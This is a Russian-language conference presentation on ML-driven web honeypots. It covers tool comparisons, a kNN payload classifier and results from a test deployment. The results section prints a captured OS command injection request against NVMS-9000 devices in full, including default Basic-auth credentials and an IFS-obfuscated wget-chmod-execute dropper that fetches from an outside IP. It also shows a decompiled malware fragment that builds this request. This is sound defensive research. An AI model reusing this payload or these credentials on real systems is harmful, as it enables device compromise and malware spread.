ПОЛИТЕХ
Институт кибербезопасности
и защиты информации


конференция
РусКрипто

Применение методов машинного обучения для автоматизированного развертывания honeypot-систем

Писков Александр Александрович, ИКиЗИ СПбПУ

Санкт-Петербург – 2023

Актуальность



Время между обнаружением zero-day уязвимости и их использованием сокращается

Необходимо средство анализа поведения злоумышленников во время проведения атаки.

Преимущества использования алгоритмов МО в honeypot-системах

Обнаружение атак в режиме реального времени

- Алгоритмы машинного обучения могут использоваться для обнаружения и анализа атак в режиме реального времени, обеспечивая более быстрое время реакции на угрозы


Выявление аномалий

- Машинное обучение может использоваться для выявления аномального поведения, которое может указывать на атаку, даже если тип атаки еще не известен

Предсказание поведения злоумышленника

- Машинное обучение можно использовать для разработки моделей, которые могут выявлять потенциальные атаки до того, как они произойдут

Типы атак, учитываемых в существующих honeypot-системах с использованием машинного обучения



* M. Zhu, A. H. Anwar, Z. Wan, J. -H. Cho, C. A. Kamhoua and M. P. Singh, "A Survey of Defensive Deception: Approaches Using Game Theory and Machine Learning"

Подходы, применяемые в honeypot-системах, в соответствии с определенной средой

Среда	Типы выявляемых атак	Методы МО	Преимущества	Недостатки
Корпоративная сеть	Zero-day, APT, замаскированная атака, DoS, атаки логического вывода, спам	NLP, Reinforcement learning, SVM	Высокое покрытие типов атак	Необходимость моделирования приманки для отдельно рассматриваемой корпоративной сети
Киберфизические системы	Компрометация узла, APT	RNN	Использование методов МО может иметь широкое применение для различных типов CPS	Большое количество уникальных характеристик системы (как кибернетических так и физических)
Веб-приложения	Все основные типы веб-атак, APT	ML Classifiers	Применимость ко многим типам веб-атак	Необходимость адаптации к конкретному веб-ресурсу
Социальные сети	Фейк-профили, спам	Обучение с учителем, SVM	Возможность создания профилей злоумышленников	Необходимость адаптации к конкретным платформам

Сравнительная характеристика средств узлов-приманок для веб-ресурсов

Honeypot-система	Наличие исходного кода целевого веб-приложения	Привязка к языку программирования	Динамическое обновление базы данных шаблонов	Использование алгоритмов МО
HIHAT	Требует	Есть	Нет	Нет
DShield	Не требует	Есть	Нет	Нет
GHH	Не требует	Нет	Нет	Нет
HoneyBug	Требует	Есть	Есть	Нет
Glastoph	Не требует	Есть	Нет	Нет

Требования к принципам построения узлов-приманок

- Клонирование корпоративной специфики целевого веб-приложения
- Независимость от особенностей реализации веб-ресурса
- Обнаружение сигнатур из общедоступных баз данных угроз
- Обнаружение полезной нагрузки с использованием методов МО

Особенности предлагаемого метода эмуляции поведения уязвимых веб-ресурсов

Динамическая генерация уязвимых веб-страниц

- Динамический анализ запросов при помощи прокси-сервера

Использование общедоступных баз данных угроз

- Получение сигнатур атак «первого дня» из баз данных средств OWASP CRS, OpenVas, Acunetix

Способы встраивания уязвимостей в код веб-ресурса

- Встраивание уязвимых конструкций в ответ для эмуляции различных типов атак (манипуляция параметрами, атаки на механизм управления сеансом, встраивание поддельных данных в комментарии и JavaScript-код)

Идентификация полезной нагрузки с помощью алгоритмов МО

- Модуль обнаружения полезной нагрузки использует алгоритмы машинного обучения для обнаружения содержимого запросов, идентификации и записи запросов с полезной нагрузкой атаки

Особенности модуля анализатора сигнатур

Выделенные признаки

- Длина URL
- Количество спецсимволов в URL
- Количество ключевых слов в заголовках запроса (SCRIPT, SELECT, EXECUTE и т.д.)
- Количество параметров HTTP запроса
- Общая длина параметров запроса


Используемый датасет

- CSIC HTTP 2010

Используемый алгоритм

- kNN с использованием ADASYN для повышения точности классификации для несбалансированных данных

Архитектура макета разработанного средства



Результаты тестирования макета разработанного средства

Характеристики тестируемого макета:
- VDS сервер с внешним IP-адресом;
- Apache 2.2;
- Открытые порты: 80, 88, 8080, 8888;
- Используемая база угроз: Owasp CRS;
- Общее время работы: ~30 часов;
- Форма входа в аккаунт Outlook.

Выявленные атаки:
- XSS (внедрение кода через тег <script>) - 104.244.75.224;
- XSS (внедрение кода через параметр в URL) - 128.14.134.170;
- SQLi (сканирование sqlmap с различными параметрами) - 107.189.11.67;
- SQLi (попытка отправки данных формы логина/пароля с экранированными строками) - 104.244.75.224;
- HTTP Unix Shell IFS Remote Code Execution (использует уязвимые разделители полей IFS и $IFS) - 92.118.230.134.

Выявленная атака OS Command Injection

```
POST Request
==================================
Path:  /editBlackAndWhiteList
Headers:
    Accept-Encoding: identity
    Content-Length: 644
    Accept-Language: en-us
    Host: 185.195.26.194:88
    Accept: */*
    User-Agent: Mozila/5.0
    Connection: close
    Cache-Control: max-age=0
    Content-Type: text/xml
    Authorization: Basic YWRtaW46ezEyMjEzQkQxLTY5QzctNDg2Mi04NDNELTI2MDUwMEQxREE0MH0=
Data: b'<?xml version="1.0" encoding="utf-8"?><request version="1.0" systemType="NVMS-9000" clientType="WEB">
<types><filterTypeMode><enum>refuse</enum><enum>allow</enum></filterTypeMode><addressType><enum>ip</enum>
<enum>iprange</enum><enum>mac</enum></addressType></types><content><switch>true</switch>
<filterType type="filterTypeMode">refuse</filterType><filterList type="list"><itemType>
<addressType type="addressType"/></itemType><item><switch>true</switch><addressType>ip</addressType>
<ip>$(cd${IFS}/tmp;wget${IFS}http://92.118.230.134/garm7${IFS}-O-${IFS}>GSec;chmod${IFS}777${IFS}GSec;./GSec${IFS}tvt)</ip>
</item></filterList></content></request>'
117.95.231.44 - - [05/Jun/2022 04:58:10] "POST /editBlackAndWhiteList HTTP/1.1" 200 -
```

Анализ обнаруженной полезной нагрузки

Фрагмент исполняемого файла

```
util_strcpy(
  v68 + 536,
  "POST /editBlackAndWhiteList HTTP/1.1\r\n"
  "Accept-Encoding: identity\r\n"
  "Content-Length: 644\r\n"
  "Accept-Language: en-us\r\n"
  "Host: ");
sprintf(
  v85,
  "%d.%d.%d.%d:%d",
  (unsigned __int8)*((_DWORD *)v68 + 3),
  BYTE1(*((_DWORD *)v68 + 3)),
  (unsigned __int8)BYTE2(*((_DWORD *)v68 + 3)),
  HIBYTE(*((_DWORD *)v68 + 3)),
  our_Port);
strcat(v68 + 536, v85);
strcat(
  v68 + 536,
  "\r\n"
  "Accept: */*\r\n"
  "User-Agent: Mozila/5.0\r\n"
  "Connection: close\r\n"
  "Cache-Control: max-age=0\r\n"
  "Content-Type: text/xml\r\n"
  "Authorization: Basic YWRtaW46ezEyMjEzQkQxLTY5QzctNDg2Mi04NDNELTI2MDUwMEQxREE0MH0=\r\n"
  "\r\n");
```

Первая часть заголовков, совпадающая с заголовками основного пакета

Заполнение заголовка Host в соответствии с данными о новом узле

Вторая часть заголовков, которая содержит закодированную base64 строку с аутентификационными данными по умолчанию для уязвимого веб-ресурса